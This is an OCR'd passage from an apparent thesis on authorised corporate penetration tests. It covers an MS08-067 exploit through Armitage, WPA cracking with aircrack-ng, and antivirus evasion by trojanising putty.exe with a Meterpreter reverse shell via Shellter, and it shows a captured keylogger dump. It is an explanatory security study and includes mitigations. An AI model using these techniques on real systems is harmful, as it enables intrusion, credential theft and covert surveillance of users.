Here, there was a vulnerable device found by Nmap and this device can be exploited with Armitage tool. Armitage is an exploitation tool has graphical interface

and no need to know Metasploit commands for exploiting. The processes are done by this tool automatically. The next thing was adding this vulnerable device to the host device part of the Armitage tool and selecting MS08-067 as an attack vector marked in a red box as shown in Figure 4.29.



Figure 4.29 Add a vulnerable host to Armitage tool

After starting exploitation, the vulnerable device was exploited successfully by Armitage as a privileged account SYSTEM and a Meterpreter session was opened as shown in Figure 4.30. The successful exploitation was marked in a red box.

From now on, a hacker can do everything on that computer because it was exploited with a privileged account. Creating a user and adding this user to the "`administrator`" group, information leakage or dumping keystrokes from this system were possible. In this network, neither IPS nor IDS were located in the network. As an example, the screenshot was taken from this system remotely and shown in Figure 4.31.



Figure 4.30 Successful system exploit with Armitage



Figure 4.31 Screenshot of the remote system

As shown above, this attack type was very dangerous. If this happened, critical and important information would have been compromised about corporate company. The other important knowledge about MS08-067 is worm issue. If a network has

worms on a corporate network, then it remarks that there is one or more vulnerable devices which has MS08-067 vulnerability. The most critical precaution is to update the systems constantly. Operating system or 3rd party application updates are released for current vulnerabilities.

4.7 Wireless Network Security Cracking

In this attack, wireless network password of IT department of a corporate company was cracked by the help of tools "Airmon-ng", "Airodump-ng" and "Aircrack-ng" from inside the network. Firstly, wireless NIC of the attacker side was taken to the monitoring mode by starting Airmon-ng on relevant NIC. If other processes were listed then each of them must be terminated by "`kill`" command (Fig. 4.32).



Figure 4.32 Monitoring mode with Airmon-ng

From now on, the sniffer NIC was set to "`wlan0mon`" mode. The next thing was starting Airodump-ng tool on "`wlan0mon`". This was done for obtaining the wireless networks across that department. Here, in this position with this command,

the "BSSID" name of the wireless network and the broadcasting channel were taken (Fig. 4.33). The next step was used to start for finding 4-way handshake on relevant "BSSID" and "channel" with wlan0mon. Besides, if successful handshake was captured, all information were written to the CAP file to "root/Masaüstü/airties" location. This is also shown in Figure 4.33.



Figure 4.33 The List of all wireless networks with Airodump-ng

This section was used to listen the wireless network and try to find successful WPA handshake. This part consumes more time, because the access point broadcasts beacons and for cracking this, anyone have to capture successful handshake. No connection will produce no handshake.

Here, the successful WPA handshake was found and written to a CAP file for cracking with Aircrack-ng tool. By the way, there were any IPS or IDS systems in the network. This process is shown in Figure 4.34.



Figure 4.34 Finding successful WPA handshake

With the following code, Aircrack-ng tool was used to crack CAP file with a dictionary file named “general.txt”.

```
aircrack-ng -w /root/Masaüstü/wordlist/dogum.txt
/root/Masaüstü/airties-01.cap
```

Cracking process depends on the used your dictionary file and the strength of the wireless network password. In this attack, after testing 22696 keys in 1 minute and 32 seconds, the key was found successfully and shown in Figure 4.35 in a red box. The found password was censored for security reasons.



Figure 4.35 Cracking password with Aircrack-ng

Here, the wordlist used in the cracking process was created by the author has 6,759,786 keys and was only 69MB. This wordlist contains the compromised accounts passwords on the internet, most used passwords and the other disclosure passwords. Creating a dictionary is really important. Because, a good designed wordlist can crack passwords substantially. Date, birthday, number, name, location, postal code, year and any kind of special information will be part of a usable wordlist.

Trying keys located in a dictionary is an effective operation to crack the password. As it can be seen in this attack, in nearly 2 minutes, 22969 keys are tested with a netbook computer having 1GB RAM, Intel Atom CPU and Kali 2.0 operating system. During the tests, it was seen that one million password can be tested in only 68 minutes. The number of tried passwords can be increased depending on the hardware quality. Because of effective infrastructure, Dictionary attack with a good designed wordlist can be preferred to Brute Force attack. The tendency of creating a password for a service or an account will be nearly the same or akin to the other password so it will lead you to use Dictionary attack.

CHAPTER FIVE
SYSTEM ATTACKS

In this chapter, the system attacks that were used at penetration tests on corporate networks will be explained in detail. Same as network attacks part, critical information about companies was censored and all permissions were taken for doing this attacks. After successful system exploits on corporate networks, mitigation measures were told to the supervisor and administrator of the networks. These critical information were not shared publicly. These attacks were selected from the combination of Chapter 2.4 and 2.5.

Although, there are many types of attacks exist on corporate networks, only some of them were performed and will be explained in this chapter. They are;

a) Antivirus Bypass with Shellter and system exploit
b) Apache DoS attack
c) DDoS Attack to a Webpage
d) DoS Attack to an Accounting Computer
e) Exploitation of MS08-067
f) Exploitation of MS09-001
g) Exploitation of MS10-018
h) Exploitation of MS12-020
i) Exploitation of MS15-034
j) LM Hash Cracking with Cain and Abel
k) LSA Dump for Password Hacking with Mimikatz
l) Reconnaissance of a webpage
m) SQL Injection and Information Disclosure of a webpage
n) SQL SA User Cracking and Database Disclosure
o) System Exploit with Autopwn

5.1 Antivirus Bypass with Shellter and System Exploit

In this attack, it was aimed to show how to evade from antivirus with an injected executable file from inside the corporate company, here a remote control software called “putty.exe”. After that by executing this injected file on a remote computer, a system exploitation was performed on a corporate network.

For this purpose, the tool named Shellter which was explained in section 3.22 in detail was used. Firstly, Shellter was opened and used for binding a malicious code to a legitimate executable file called “putty.exe”. This was achieved by selecting relevant executable file, and the method was selected “`Auto`” here (Fig. 5.1).

Figure 5.1 Injecting an legitimate executable for evading antivirus

After accepting executable file, the tool asked the user the payload type and the ports like local port and local IP for listening connection to be used. Besides, stealth mode was selected as enable. After inserting this correct information to the screen, an

infected file was ready for exploiting. This steps are given in Figure 5.2 below. Here, as a payload type, Meterpreter Reverse TCP method was selected.



Figure 5.2 Creating a virus for listening connection

After all processing, the infected file was put to a network share folder for trap. Because of being a same executable files as legitimate “putty.exe”, someone even an IT operators or system administrators can easily execute this file.

In this position, only two things were available to be not infected. One of them was the notification of the alert of antivirus software, but for generating an alert, the antivirus software had to catch firstly as a malicious thing on this file. Unfortunately, only 1 of 54 antivirus software was able to catch a malicious activity in this infected file. Depending on the research on this subject, it was found that famous antivirus softwares such as Kaspersky, Eset, Comodo, Symantec, McAfee and Fortinet were not able to detect this malicious activity, except one nameless antivirus software named ByteHero software was able to detect this file as a malware. It was really

obvious that the evading an antivirus can be really easy as performed in this attack.

So only trusting an antivirus for detecting and preventing a malware will not be the complete solution for protecting the systems. Therefore, another control mechanisms should be set for to protect systems. The antivirus test of the injected malware is given in Figure 5.3. This test is done via "`virustotal.com`" web page.



Figure 5.3 Antivirus test of injected malware

The second method for protecting this type of attack is to take hash of executable files with MD5 or SHA1 and compare this value with its original hash value. Even if

one bit is changed on original file, the hash value will be different and it is obvious that the original file is infected.

Opening a Metasploit handler session in this attack is given in Figure 5.4, the attacker was starting to wait a user for executing this infected file. This was done by Meterpreter payload and the inserted IP and port number to the created infected file.



Figure 5.4 Metasploit handler

For attack purpose, the infected file was put to a network share folder on corporate network for trapping a victim. This executable file would work just like the same as legitimate “putty.exe”. Everything was the same as the legitimate one except setting up a connection between this computer and the handler computer. When a user executed this file, then the exploit process was successfully done and a Meterpreter session was opened (Fig. 5.5).



Figure 5.5 System exploit with Metasploit handler

After the processes, the system was successfully exploited. Now, it was possible to do any action on this computer such as escalating privileges, capturing screenshot and dumping keystrokes. Here, taking screenshot and dumping keystroke action was performed. Figure 5.6 is the proof of remote keystroke dumps and also Figure 5.7 is the screenshot of remote computer.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Onder bey, <Return>  <Return> Bu durumda sevk'yat b'r'm'n'n sir <Back>  <Back> o
rumlulugu daha da artmaktadir.. <Return>  <Return> B'lg'n'ze <Ctrl>  <LCtrl> z <
Ctrl>  <LCtrl> z <Ctrl>  <LCtrl> z <Ctrl>  <LCtrl> zzzzzzzz <Ctrl>  <LCtrl> a <D
elete>
meterpreter >
```

Figure 5.6 Remote keystroke dump

